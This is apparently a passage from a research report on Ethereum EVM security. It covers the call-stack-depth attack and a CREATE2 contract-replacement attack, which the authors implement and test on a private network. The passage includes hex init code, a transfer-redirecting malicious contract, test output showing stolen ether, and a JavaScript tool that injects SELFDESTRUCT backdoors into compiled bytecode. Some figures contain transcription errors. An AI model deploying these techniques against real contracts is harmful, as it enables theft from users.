


Figure 9. EVM execution model and possible exceptions [10]

Lastly, the EVM is considered as a quasi-Turing-complete machine, because of the capped quantity of gas, which limits the number of instructions that can be executed. This property is important to avoid infinite loops which could block the network.

#### 4.6. Benefits of the EVM

The EVM is the core of the whole Ethereum process. Its creation allows to meet mandatory requirements.

The EVM is developed in many different programming languages, like Go, Rust, C++, Python or Java. The code is open source, which allows a better security overall since everyone can discover and correct possible flaws in the code. The miners ensure the perfect determinism, by defining the order of all transactions in a block and sends this order to the EVMs. In this way, every node executes the same transactions in the same order which guaranteed the whole network state to be the same. The infinite loop resistance is made possible by the use of gas.

## 5. Call stack attack

Even if all required properties have been fulfilled during the development of the EVM, some attacks still occurred on it. The Call stack attack happened in the past, and took advantage of the call stack depth limits of the EVM. The call stack is the stack where all the call instructions are pushed. The size of the stack is fixed to 1024.

The goal of this attack is to reach the limit of this depth to make all further function called to fail. During a stack overflow, the EVM will not stop his execution unlike it does during a stack underflow or an out of gas exception. Instead, it will simply consider the action as failed.

In the following figure, we can see an example of a vulnerable code. In this code, every time someone calls the bid() function, we check if the value in his message is higher than the value set by the highest bidder. If it is the case, we refund the previous highest bidder and the caller become the highest bidder.

```
1. contract auction {  
2.   address highestBidder;  
3.   uint highestBid;  
4.   function bid() {  
5.     if (msg.value < highestBid) throw;  
6.     if (highestBidder != 0)  
7.       highestBidder.send(highestBid); // refund previous bidder  
8.     highestBidder = msg.sender;  
9.     highestBid = msg.value;  
10.  }  
11. }
```

Figure 10. Smart contract vulnerable to a call stack attack [12]

In this case, we can call 1023 times an empty function (in a loop from an attacker contract), then call the bid function of the vulnerable contract. The stack depth is 1024 at this time and each call will fail. The consequence in this case will be that the attacker will become the highest bidder (because the call to bid will succeed so the line “highestBidder = msg.sender” will effectively be executed), but the previous highestBidder won’t get his bid back (because the call to send will fail).

One way to mitigate this is to check the return value of the send() function or to check the current stack depth before executing the function. We can find libraries that achieved this purpose like the “ethereum-stack-depth-lib” by pipermerriam [13].

This attack is no longer possible due to a patch on the EVM opcodes gas cost (EIP-150 patch [14]). Indeed, the price of all the CALL instructions has been multiply by more than 20 (from 40 gas to 700). Besides this increase, the patch introduces the notion of “all but one 64<sup>th</sup>” of the gas per call. This means that a call cannot consume more than 63/64 of the remaining gas in the transaction. In other words, we can say that each call keeps at least 1/64 of the current gas in the transaction and transmits the other 63/64 to the subsequent call. If we want to perform 1024 calls, we will then have a maximum of  $initial\_amount\_of\_gas * (63/64)^{1024}$  gas in the last call, which will probably be

too low for the call to be executed (as we need at least 700 gas for CALL and another 700 gas for EXIT).

### Mitigation proof:

If we considered that we need around 2000 gas on the last call and we want to perform the stack depth attack, we would need:

$$initial\_amount\_of\_gas * \left(\frac{63}{64}\right)^{1024} > 2000$$

$$\Leftrightarrow initial\_amount\_of\_gas > \frac{2000}{\left(\frac{63}{64}\right)^{1024}}$$

$$\Leftrightarrow initial\_amount\_of\_gas > 2 * 10^{10}$$

This quantity of gas is greater than the maximum gas limit per block (which can be found on the ethstats website [15]).

We can calculate the theoretical current call stack limit (with a maximum of 8 million of gas per block):

$$8\,000\,000 * \left(\frac{63}{64}\right)^{Nbr\_calls} > 2000 \Leftrightarrow Nbr\_calls \leq 526$$

That means we cannot currently make more than 526 calls. This approximation supposes that a call cost around 2000 gas, that we use the full gas limit of the block and that we do not approximate the 63/64 value (the EVM round down this value as the gas cannot be represented with a floating number). The limit, in reality, is smaller but, in any case, this shows that the attack is not a problem anymore since the patch.

## 6. Create2 opcode

### 6.1. Definition

The create opcode allows the deployment of contract from another contract. What it does is a basic call, with the bytecode passed in parameter. This is similar to the transaction seen in chapter 3.4.2. The stack frame to call CREATE is as follows:

<i>top</i>	
Value	With value, the quantity of ether that will be transferred to the new contract, and the offset and length being used to send the bytecode (the bytecode needs to be stored from memory[offset] to memory[offset+length]).
Offset	
Length	
<i>bottom</i>	

Figure 11. CREATE stack frame

The CREATE2 opcode has been added during the Constantinople hard fork. It is the Ethereum cofounder Vitalik Buterin that proposed it and it aims to add scalability and optimization to the original CREATE opcode.

The stack frame needed to call CREATE2 is the following:

<i>top</i>	
Value	With the salt being a 256-bit integer, and the other value being the same as the one used in the CREATE instruction.
Offset	
Length	
Salt	
<i>bottom</i>	

Figure 12. Create2 stack frame

As we can see in the description of the EIP-1014 [16], the only difference between CREATE and CREATE2 is the address where the smart contract will be deployed.

In the CREATE instruction, the contract address is calculated as follows:

$keccak256(RLP(sender\_address, nonce))[12:]$

Where RLP [17] corresponding to an encoding function and the nonce is a unique number in the contract storage. After each create call, the nonce will be incremented, which ensure that it is impossible to obtain the same address.

The contract address calculated during the CREATE2 instruction is the following:

$keccak256(0xff ++ sender\_address ++ salt ++ keccak256(init\_code))[12:]$

The ++ operand in this case is the concatenation.

Init\_code corresponds to the code that will execute the constructor of the contract and returns the runtime bytecode of it, and the salt is a number chose arbitrarily by the function that calls the CREATE2 opcode.

We can take examples of address calculation, from [16]:

#### Example 0

- address 0x00
- salt 0x00
- init\_code 0x00
- gas (assuming no mem expansion): 32006
- result: 0x4D1A2e2bB4F88F0250f26Ffff098B0b30B26BF38

#### Example 1

- address 0xdeadbeef00
- salt 0x00
- init\_code 0x00
- gas (assuming no mem expansion): 32006
- result: 0xB928f69Bb1D91Cd65274e3c79d8986362984fDA3

We can see in the example that the change of one of the three parameters will result to a new address, which is very likely to be unique as we are using a hashing function to calculate it.

#### 6.2. Motivation

As it is said in the motivation of the create2 opcode eip: “Allows interactions to (actually or counterfactually in channels) be made with addresses that do not exist yet on-chain but can be relied on to only possibly eventually contain code that has been created by a particular piece of init code. Important for state-channel use cases that involve counterfactual interactions with contracts.” [16]

In other words, this change allows a user or a contract to know in advance where the contract will be deployed (as all the arguments of the function are known). This can be useful if we need that information for agreement with other tiers, or to calculate something else without paying anything as all the operations occurs off chain (the actual contract is not deployed). This opcode also allows to lighten the blockchain, as we know the address in advance, we can imagine deploying the contract when we need it, then destructed it and be able to redeploy it later for further operations.

### 6.3. Problematic

The advantage of this opcode is also the source of its vulnerability. By knowing where we deploy a code and by having always the same address for the same `init_code`, we can then theoretically modify the code stored in the blockchain at a given address. This is against one of the principles of the Ethereum security, the immutability of the blockchain. To do such a thing, we need to first deploy a code that contains either a `SELFDESTRUCT`, `CALLCODE` or `DELEGATECALL` (the `CALLCODE` and `DELEGATECALL` will simply be used to hide the call to self-destruct).

The `SELFDESTRUCT` instruction allows the deletion of a contract in the blockchain. It expects only one address in parameter. This address is used to send all the remaining ethers on the contracts account before its deletion. The `CALLCODE` and `DELEGATECALL` are two instructions that permits to execute a function from another contract, that can modify the storage of the caller contract. The difference between these two instructions is that the `DELEGATECALL` use the same sender as the initial transaction whereas the `CALLCODE` uses the contract caller address as the sender address.

If A send a transaction to B and B use a `DELEGATECALL` to C, the sender will still be A, but if it uses a `CALLCODE`, the sender will be B. Either way, these two instructions can be used to hide a `SELFDESTRUCT` as they can modify the storage of the contract calling it. If the contract A makes a `DELEGATECALL` to contract B and the function executed in contract B contained a `SELFDESTRUCT`, it is the contract A that will be deleted.

Once we deployed a contract containing one of those instruction, we will have to self-destruct it and to redeploy another code at the same address (possible because we self-destruct the previous one, if we try to deploy code at an address where a code already exists, the deploy will be reverted).

This is the theory, we will explain how this can be done in a later chapter.

### 6.4. Attack scenario

As we saw in chapter 6.1, the address of the contract created with `CREATE2` is determined by three variables, the sender address, a salt, and the `init_code` of the contract to deploy. The first two parameters are not a problem and can easily be the same to deploy two different contracts at the same address (we can have a factory contract which is in charge to deploy contracts with `CREATE2`, the sender address will always be the factory address and the salt can always be set to a constant value). The third one, on the other hand, is trickier. We cannot change the `init_code` and obtain the same hash (this would be like finding a hash collision in `keccak256`, which is not doable) so we need to keep the same `init_code`. Then we need an `init_code` that can return arbitrary runtime\_bytecode. To do this, we will use an external factor that the `init_code` will call, by changing this external factor, the `init_code` return value will be different.



## 7. Create2 attack development

Our implementation of this attack uses three contracts that can be found in the appendix 1, 2, and 3. The first one is a smart contract that enables people to deploy a contract by calling a function which returns the address of the deployed contract. The example contract used is also simple, it allows users to link a name with an address and to transfer ethers from their account to one of the mapped accounts (this contract is not relevant but is only used to demonstrate the attack). Everything seems fine in this contract except the presence of a function that allows to close the contract (and so self-destruct it) and the fact that this contract had been deployed using CREATE2.

To deploy arbitrary code at a given address by using the same init code, we choose to first deploy the desired contract on the chain and to clone it using a local variable that will store his address. We are going to take advantage of the EXTCODECOPY opcode that will allow us to retrieve the bytecode of a deployed contract. In this way, we can simply change the value of a variable and deploy a different contract at the same location.

### 7.1. Overview of opcodes used in the attack

#### 7.1.1. EXTCODECOPY

This instruction allows to copy the runtime bytecode of a contract in the memory of the calling contract. This was used mainly to perform checks on bytecode. For example, we can imagine having a white list of contracts hashes and check if the contract is in the whitelist by copying it and hash it. EXTCODECOPY need to be called with the following stack frame:

<i>top</i>	
Addr	This will copy the bytecode of the contract stored at the address Addr, from Offset to Offset + Length, in the memory of the current contract, from DestOffset to DestOffset + Length
DestOffset	
Offset	
Length	
<i>bottom</i>	

Figure 13. EXTCODECOPY stack frame

This instruction is not currently used a lot as the new EXTCODEHASH has been introduced. EXTCODEHASH return directly the hash of the bytecode at a contract address.

#### 7.1.2. EXTCODESIZE

This is a simple instruction which returns the size of the runtime bytecode of a smart contract and stored it on the stack. It needs to be called with the following stack frame:

<i>Top</i>
Addr
<i>bottom</i>

Figure 14. EXTCODESIZE stack frame

### 7.1.3. STATICCALL

This is a call instruction, that can only make calls that will not change the state of the blockchain. It means that we will be typically doing call to getter method with STATICCALL. We need the following stack frame to perform a STATICCALL:

<i>top</i>
Gas
Addr
argsOffset
argsLength
retOffset
retLength
<i>bottom</i>

Figure 15. STATICCALL stack frame

### 7.1.4. RETURN

This instruction is the last one when deploying smart contract, it returns the runtime bytecode of the deployed contract, which needs to be stored from memory[offset] to memory[offset+length]. It is called with the following stack frame:

<i>Top</i>
Offset
Length
<i>bottom</i>

Figure 16. RETURN stack frame

### 7.1.5. PUSH and DUP opcodes

The PUSH instruction is used to add immediate value to the stack, it exists in multiple variants, from PUSH1 to PUSH32. The number represent the number of bytes that will be pushed.

In a similar way, the DUP opcode exists from DUP1 to DUP16, and is used to duplicate a value from the stack. The number represents the offset of the value that will be duplicated. For example, DUP2 will push on the stack the second value that is stored in it from the top.

## 7.2. Construction of the init code

Let's recap what we need to do:

- Load the address where the code to be deployed is
- Copy the bytecode
- Deploy it

To load the address, we will be using a simple mload, considering that the value will be stored at the index 0 (meaning that the factory contract will have a variable that stores the address).

To copy the bytecode of the target contract, we will use the opcode `EXTCODECOPY`. To keep the value of the address in the memory, we will set the `destOffset` to 1 (the code is copied from `destOffset` to `destOffset + length`).

Lastly, we will need to deploy the code using the `RETURN` opcode.

The final init code will then be the following:

instruction	Opcode	Stack layout	Memory
Push1 0x00	0x6000	[0]	<address>
Mload	0x51	[address]	<address>
Dup1	0x80	[address, address]	<address>
Extcodesize	0x3B	[address, size]	<address>
Dup1	0x80	[address, size, size]	<address>
Push1 0x01	0x6001	[address, size, size, 1]	<address>
Push1 0x00	0x6000	[address, size, size, 1, 0]	<address>
Swap2	0x91	[address, size, 0, 1, size]	<address>
Swap4	0x93	[size, size, 0, 1, address]	<address>
Extcodecopy	0x3C	[size]	<address, bytecode>
Push1 0x01	0x6001	[size, 1]	<address, bytecode>
return	0xF3	[]	

Figure 17. Init code for the `create2` attack

After testing this init code, it does not seem to work. Actually, the init code is not executed with the memory context of the contract that creates it (so in this case the factory contract). Therefore, we do not have access to its memory directly, and so, to the variable that was supposed to store the address of the contract we wanted to clone.

From [18] published by 0age, we could correct the previous init code and make it works.

We will load the address of an arbitrary target contract by calling another function that will return it, instead of storing it in a variable. We chose to name the function `getAddress()`. The function selector will be `0x38cc4831`. We will use the `STATICCALL` opcode for the call and the `MSTORE` opcode to store the signature of the function to call.

We then obtain the following init code:

instruction	Opcode	Stack layout	Memory
Push1 0x00	0x6000	[0]	<>
Push1 0x20	0x6020	[0, 32]	<>
Dup2	0x81	[0, 32, 0]	<>
Push1 0x04	0x6004	[0, 32, 0, 4]	<>
Push1 0x1C	0x601C	[0, 32, 0, 4, 28]	<>
Caller	0x33	[0, 32, 0, 4, 28, CALLER]	<>
Gas	0x5A	[0, 32, 0, 4, 28, CALLER, GAS]	<>
Push4 0x38cc4831	0x6338cc4831	[0, 32, 0, 4, 28, CALLER, GAS, 0x38cc4831]	<>
Dup8	0x87	[0, 32, 0, 4, 28, CALLER, GAS, 0x38cc4831, 0]	<>
Mstore	0x52	[0, 32, 0, 4, 28, CALLER, GAS]	<0x38cc4831>
Staticcall	0xFA	[0, success ? 1 : 0]	<address>
Pop	0x50	[0]	<address>
Mload	0x51	[address]	<address>
Dup1	0x80	[address, address]	<address>
Extcodesize	0x3B	[address, size]	<address>
Dup1	0x80	[address, size, size]	<address>
Push1 0x00	0x6001	[address, size, size, 0]	<address>
Push1 0x00	0x6000	[address, size, size, 0, 0]	<address>
Swap2	0x91	[address, size, 0, 0, size]	<address>
Swap4	0x93	[size, size, 0, 0, address]	<address>
Extcodecopy	0x3C	[size]	<address, bytecode>
Push1 0x00	0x6001	[size, 0]	<address, bytecode>
return	0xF3	[]	

Figure 18. Upgraded init code for the create2 attack

To obtain the init code, we simply need to concatenate all instructions. We have to call CREATE2 with this final assembly init code

'0x60006020816004601C335A6338CC48318752FA5051803B806001600091933C6001F3'

and then we will only need to change the return value of the getAddress() function to deploy another contract at the same address. This works because the call does not rely on the memory context like before. This time, we are simply calling a function from the same contract that calls the CREATE2. We do not need to know the address of the factory contract because we can use the CALLER instruction that returns it.

### 7.3. Steps in the attack

The attack scenario is straightforward, the user deploys the contract with the factory contract, use it without any problem, the attacker will eventually destroy it, and replace it with a malicious contract that will send all transfers to his account instead of the originally mapped account.

The full contract used to perform this attack can be found in appendix 1,2,3. Here is the interesting part that change upon redeployment:

Legitimate contract:

```
1. function tranferMoneyToAddress(address payable dest) public payable {  
2.     dest.transfer(msg.value);  
3. }
```

Figure 19. Transfer function in the legitimate contract

Attacker contract:

```
1. function tranferMoneyToAddress(address payable dest) public payable {  
2.     (0x4286D9d9Bd0B960e493Afc3b65706A6E7dDe05f9).transfer(msg.value);  
3. }
```

Figure 20. Transfer function in the malicious contract

We can see that the method is pretty rough, but it is only meant to see that the attack is working.

The code snippet that allows this attack is the SELFDESTRUCT call:

```
1. function closeContract() public {  
2.     selfdestruct(owner);  
3. }
```

Figure 21. Function that allows the attack

We can imagine that any expert would not use such contract, but this kind of attack can possibly target more casual Ethereum client that does not take care of all aspect in a contract.

### 7.4. Test of the attack

To test the attack, we prepared a private Ethereum network, with 3 accounts that will represent the victim sender (Bob), the victim receiver (Alice) and the attacker. I used truffle to deploy and test my contracts. The whole test script can be found in appendix 4.

The result of the test is the following:

Using network 'development'.

Compiling your contracts...

```
=====
> Everything is up to date, there is nothing to compile.
```

```
Contract: Factory
factory contract at   : 0xB53FA3a92C01544485CBf73BE2fFF2Cb545d8b2
legit contract at    : 0xA4488EB3cb760B8E4E6acB96F7B0DB296DBA1D27
malicious contract at : 0xb32C30912FAEd94D8d092E9e55eCedf9e7aed629
```

```
base bob balance : 128.99077210599ETH
base alice balance : 161.000000000005ETH
base attacker balance : 157.991476352ETH
```

```
address of the contract : 0xA4488EB3cb760B8E4E6acB96F7B0DB296DBA1D27
address of the legit contract deployed with factory : 0x61A5A2E8b059ff2A2c2BDa11998F4FdAaa8FDA7
✓ should be possible to deploy a contract from the factory (5919ms)
```

```
bob      balance after first transfer of 1 ETH from bob to alice : 127.98981197799ETH
alice    balance after first transfer of 1 ETH from bob to alice : 162.000000000005ETH
attacker balance after first transfer of 1 ETH from bob to alice : 157.991476352ETH
```

```
✓ should be possible to use the new contract (6004ms)
address of the malicious contract deployed with factory : 0x61A5A2E8b059ff2A2c2BDa11998F4FdAaa8FDA7
bob      balance after second transfer of 1 ETH from bob to alice : 126.98975234799ETH
alice    balance after second transfer of 1 ETH from bob to alice : 162.000000000005ETH
attacker balance after second transfer of 1 ETH from bob to alice : 158.990708516ETH
```

```
✓ should be possible to attack the new contract (12259ms)
```

```
3 passing (24s)
```

Figure 22. Result of the create2 attack

From the result, we can see that when Bob uses the contract the first time, he loses 1 ether (fairly more actually because of the gas cost), and Alice received 1 ether, everything works as expected. On the second call, though, Alice did not receive any ether and it is the attacker that got it. This is because the code of the contract has been changed, and we can also see that the address of the two contracts that was deployed using the factory had the same address, even if they are different. Bob used the exact same transaction call without knowing that the code had changed. The only way for Bob to know that the code had been altered is to retrieve it (using the EXTCODECOPY or EXTCODEHASH opcode) and to compare it with the expected one.

## 8. Improvement of the attack

### 8.1. Overview

The previous attack that we developed was working but was also very unlikely to happen. We needed very strict condition. In particular, we needed the presence of a SELFDESTRUCT and a payable function in the contract. This is hard to find because obviously, people will not send ethers to a contract that can be destroyed. Because of this, we decided to improve the attack to make the condition less restrictive. We will still need a payable function, of course, if the final goal is to steal ethers. We could also imagine adapting this attack to non-payable contract, simply to control the behavior of the contract, without necessarily aiming to steal money (we can imagine a contract that stores information. We could alter the information so users will not get the correct data when they try to retrieve them).

### 8.2. Insertion of a backdoor in smart contracts

As we do not require a self-destruct in the prerequisite of contracts, the first thing we will want to do is insert one. This will be our backdoor to the contract. To do that, we created a JavaScript code that performs a static analysis of the bytecode of compiled contracts. This is done in several steps that we are going to explain. The whole script can be found in appendix 5.

#### 8.2.1. Retrieve information from the init code

The first part of our script is used to get some information from the init code. In particular, we will store the bytecode offset and the bytecode length. These two things are presents in the init code because as we see in chapter 7.1.4, the return opcode needs the offset and the length of the runtime bytecode that will be returned. We need to get these values for two reasons:

- We need to know where the bytecode starts, to avoid analyzing a part that will not be on the blockchain
- We need to know the length of the bytecode to be able to change it after inserting the backdoor. If the value stays unchanged, the contract will probably be truncated, and this will result in faulty executions.

We can see in the following figure the code that permits us to do that.

```
1. for(let i = 0; i < byteArray.length; i++){
2.   if (byteArray[i] == '61' &&
3.       byteArray[i+3] == '80' &&
4.       byteArray[i+4] == '61' &&
5.       byteArray[i+7] == '60' &&
6.       byteArray[i+9] == '39' &&
7.       byteArray[i+10] == '60' &&
8.       byteArray[i+12] == 'f3'){
9.     sizeOffset = [i+1, i+2, byteArray[i+1] + byteArray[i+2]]
10.    bytecodeOffset = [i+5, i+6, byteArray[i+5] + byteArray[i+6]]
11.    console.log("bytecode size : " + parseInt(sizeOffset[2], 16)
12.    + " at offset : " + parseInt(bytecodeOffset[2], 16))
12.    break
```

```

13.           }
14.   }
15.   let byteArrayNoInitcode =
    byteArray.slice(parseInt(bytecodeOffset[2], 16))
  
```

Figure 23. Init code analysis code

The variable `byteArray` is an array that contains opcodes and immediate values, each index containing one byte. We are looking for the pattern `PUSH2-DUP1-PUSH2-PUSH1-CODECOPY-PUSH1-RETURN`. The `CODECOPY` opcode is very similar to the `EXTCODECOPY`. The only difference is that it does not take an address as parameter as it copies code from the local contract. The following stack frame is needed when calling `CODECOPY`:

<i>top</i>	The code from <code>bytecode[Offset]</code> to <code>bytecode[Offset+length]</code> will be copied to <code>memory[DestOffset]</code> .
DestOffset	
Offset	
Length	
<i>bottom</i>	

Figure 24. CODECOPY stack frame

The value pushed on the stack by this pattern are the length in first, then the offset, and the destination offset two times (this value is not important in our case). To verify that, we can represent the stack during the execution of this code. We will assume for example that the length is `0x100`, the offset of the bytecode is `0x200` and the destination offset is `0`. We will obtain the following stack:

instruction	opcode.	Stack layout	Memory
Push2 0x100	0x610100	[0x100]	< >
Dup1	0x80	[0x100, 0x100]	< >
Push2 0x200	0x610100	[0x100, 0x100, 0x200]	< >
Push1 0x00	0x6000	[0x100, 0x100, 0x200, 0x00]	< >
Codecopy	0x39	[0x100]	<bytecode>
Push1 0x00	0x6000	[0x100, 0x00]	<bytecode>
Return	0xf3	[]	<bytecode>

Figure 25. Init code pattern verification

We can see that with this order, the `CODECOPY` and the `RETURN` will take the correct input arguments.

In the previous code snippet and all the following one, the variable `byteArrayNoInitCode` represents the runtime bytecode of the contract without the init code (this avoids readjusting every offset with the runtime bytecode offset).



### 8.2.2. Enumerate functions

Once we know where the runtime bytecode starts, we will enumerate all function in the bytecode. To do that, we will search for the pattern DUP1-PUSH4-EQ-PUSH2-JUMPI. This pattern is used by what is called “the dispatcher”. The dispatcher in a smart contract is responsible to lead a transaction to the correct function, by comparing the selector used in the data field to the selectors presents in the contract. That is why we have this pattern. The dispatcher compares the selector in the contract (added on the stack with push4) with the one used in the data field. It pushes the jump value in the stack and jump if the two selectors are equals. The following figures show the code used to do this.

```
1. for(let i = 0; i < byteArrayNoInitcode.length; i++){
2.   if (byteArrayNoInitcode[i] == '80' &&
3.     byteArrayNoInitcode[i+1] == '63' &&
4.     byteArrayNoInitcode[i+6] == '14' &&
5.     byteArrayNoInitcode[i+7] == '61' &&
6.     byteArrayNoInitcode[i+10] == '57')){
7.     let selector = byteArrayNoInitcode[i+2] +
      byteArrayNoInitcode[i+3] + byteArrayNoInitcode[i+4] +
      byteArrayNoInitcode[i+5]
8.     let address = byteArrayNoInitcode[i+8] +
      byteArrayNoInitcode[i+9]
9.     functions.push([address, selector, i+10])
10.    console.log("function found at : " + address + "
    with selector : " + selector)
11.    i = i+10
12.  }
13. }
```

Figure 26. Enumerating function code

This code only compares value and do nothing special. It is interesting to see the dispatcher within a bytecode directly to better understand how it works. We used Octopus to decompile bytecode, which is an open-source tool developed to reverse multiple code related with cryptocurrencies (ETH, Wasm, Bitcoin).

[illegible]


We split this code in four parts, with four colors:

The green part loads the first value of the data field, using the `CALLDATALOAD` instruction, which takes the offset as only parameter. It loads then `data[offset:offset+32]`, in this case, it is the first value (offset is 0). After loading the value, it divides it to keep only the 4 bytes of the selector (it is the equivalent of a 28-byte right shift).

The red part is the beginning of a function.

### 8.2.3. Analyze functions

After listing all the functions, we will analyze them, and determine whether they are payable or non-payable functions. To insert the backdoor, we will need to have at least a non-payable function. In this script, we also required a payable function as our goal is to steal ethers. To recognize functions type, we will again search for a specific pattern. In this case, the JUMPDEST-CALLVALUE-DUP1-ISZERO-PUSH2-JUMPI is the pattern we are looking for. If we found it, this means that the function is non-payable, else, it is a payable one. This pattern takes the value field of the transaction (using the CALLVALUE instruction, that push on the stack the value field), compares it to 0 and jumps if the comparison match. The following figure shows an example of a non-payable function.



We can see the pattern we are looking for, and the two possible results:

- If the value is 0, the jump is taken, and the function continues its execution
- If the value is not 0, the jump is not taken, and the transaction is reverted.

Figure 28. Reverse view of a non-payable function

The next figure shows the code that is doing this analysis.

```
1. for(let i = 0; i < functions.length; i++){
2.   let offset = parseInt(functions[i][0], 16)
3.   if(byteArrayNoInitcode[offset] == '5b' &&
4.     byteArrayNoInitcode[offset+1] == '34' &&
5.     byteArrayNoInitcode[offset+2] == '80' &&
6.     byteArrayNoInitcode[offset+3] == '15' &&
7.     byteArrayNoInitcode[offset+4] == '61' &&
8.     byteArrayNoInitcode[offset+7] == '57'){
9.     contractNonPayable = true
10.    console.log("function at : " + functions[i][0] + "
    with selector " + functions[i][1] + " is not payable")
11.  }
12.  else{
13.    contractPayable = true
```

```
14.             console.log("function at : " + functions[i][0] + "  
    with selector " + functions[i][1] + " is payable")  
15.         }
```

Figure 29. Function analysis code

#### 8.2.4. Insertion of the selfdestruct code

At this point, we know if the contract can be used to perform our attack. We now need to insert a SELFDESTRUCT instruction in it. We decided to insert it just before the very last instruction of the runtime bytecode. By doing this, we avoid any shift in the jump address in the code (all jumps are absolute and not relative, that means that if we insert code, we would need to change all jump address after the position where we inserted it). The last instruction of the runtime bytecode is easy to spot, as it is represented by a designated invalid instruction with the opcode 0xfe. The following figure shows the code used to insert the SELFDESTRUCT in the bytecode.

```
1. let jumpOffset = 0  
2. let l = 0  
3. while(l < byteArrayNoInitcode.length){  
4.  
5. //check that the instruction found is the designated invalid  
   instruction  
6.     if(byteArrayNoInitcode[l].toUpperCase() == 'FE'){  
7.         jumpOffset = l  
8.         addressToJump = ("0000" + l.toString(16)).substr(-  
   4).match(/.{1,2}/g)  
9.         break;  
10.    }  
11.    //if it's a push, we ignore the pushed value  
12.    else if(parseInt(byteArrayNoInitcode[l], 16) >= 0x60 &&  
   parseInt(byteArrayNoInitcode[l], 16) <= 0x7f){  
13.        l += parseInt(byteArrayNoInitcode[l], 16) - 0x5f  
14.    }  
15.    l += 1  
16. }  
17.  
18. //insert self-destruct code  
19. let selfDestructAddress = withdrawAddress.match(/.{1,2}/g)  
20. let arrayToInsert = ['5b," '73']  
21. for (let j = 0; j < selfDestructAddress.length; j++){  
22.     arrayToInsert.push(selfDestructAddress[j])  
23. }  
24. arrayToInsert.push('ff')  
25. for(let j = 0; j < arrayToInsert.length; j++){  
26.     byteArrayNoInitcode.splice(jumpOffset + j, 0, arrayToInsert[j])  
27. }  
28.  
29. //modify the length of the bytecode  
30. let currentSize = ''  
31. for(let j = sizeOffset[0]; j < sizeOffset[1] + 1; j++){  
32.     currentSize += byteArray[j];  
33. }  
34. currentSize = parseInt(currentSize, 16)  
35. currentSize += arrayToInsert.length  
36. currentSize = ("0000000000000000" +  
   currentSize.toString(16)).substr(-((sizeOffset[1]+1 - sizeOffset[0])  
   * 2)).match(/.{1,2}/g)
```

```
37. for(let j = 0; j < sizeOffset[1]+1 - sizeOffset[0]; j++){  
38.     byteArray[sizeOffset[0] + j] = currentSize[j]  
39. }
```

Figure 30. Self-destruct insertion code

In the code above, we first find the offset of the designated invalid instruction. We then insert the pattern JUMPDEST-PUSH20-SELFDESTRUCT with the address of our choice. The SELFDESTRUCT only need one operand in the stack when it is called. This operand corresponds to the address where the SELFDESTRUCT will send all the ether that are still stored in the contract account. In this case we simply passed a Ropsten address in the script parameters. The last part of the code modifies the length of the bytecode that is stored in the init code and that we retrieved at the beginning of the script. This is done to avoid returning a truncated bytecode.

#### 8.2.5. Insertion of the backdoor

Lastly, we need to insert the backdoor. We decided to use a non-payable function to insert the backdoor. As we have seen in chapter 8.2.3, a non-payable function possesses a pattern that will execute the function only if the value field of the transaction is equals to 0. If we send ethers to such a function, the following block of code will be executed:

```
116: PUSH1 0x0  
118: DUP1  
119: REVERT
```

Figure 31. Revert bytecode pattern

This block is used to revert the transaction. The revert opcode takes two arguments in parameter, the offset and the length of data that the transaction will return. In the block above, the revert will return nothing as both parameters are set to 0, but generally, revert will return the value store in memory[offset: offset+length]. We want to replace one of these blocks with a jump to our self-destruct code. We are going to replace the block by the pattern PUSH2-JUMP, which will occupy the same space, and thus will not shift any jump address. The following figure shows the code used to do that.

```
1. //find a non-payable function and modify it to jump to the
   selfDestruct code
2. for(let j = 0; j < functions.length; j++){
3.   offset = parseInt(functions[j][0], 16)
4.
5.   if(byteArrayNoInitcode[offset] == '5b' &&
6.     byteArrayNoInitcode[offset+1] == '34' &&
7.     byteArrayNoInitcode[offset+2] == '80' &&
8.     byteArrayNoInitcode[offset+3] == '15'){
9.
10.    //looking for the jumpi instruction
11.    for(let k = offset+4; k < offset+10; k++){
12.      if(byteArrayNoInitcode[k] == '57'){
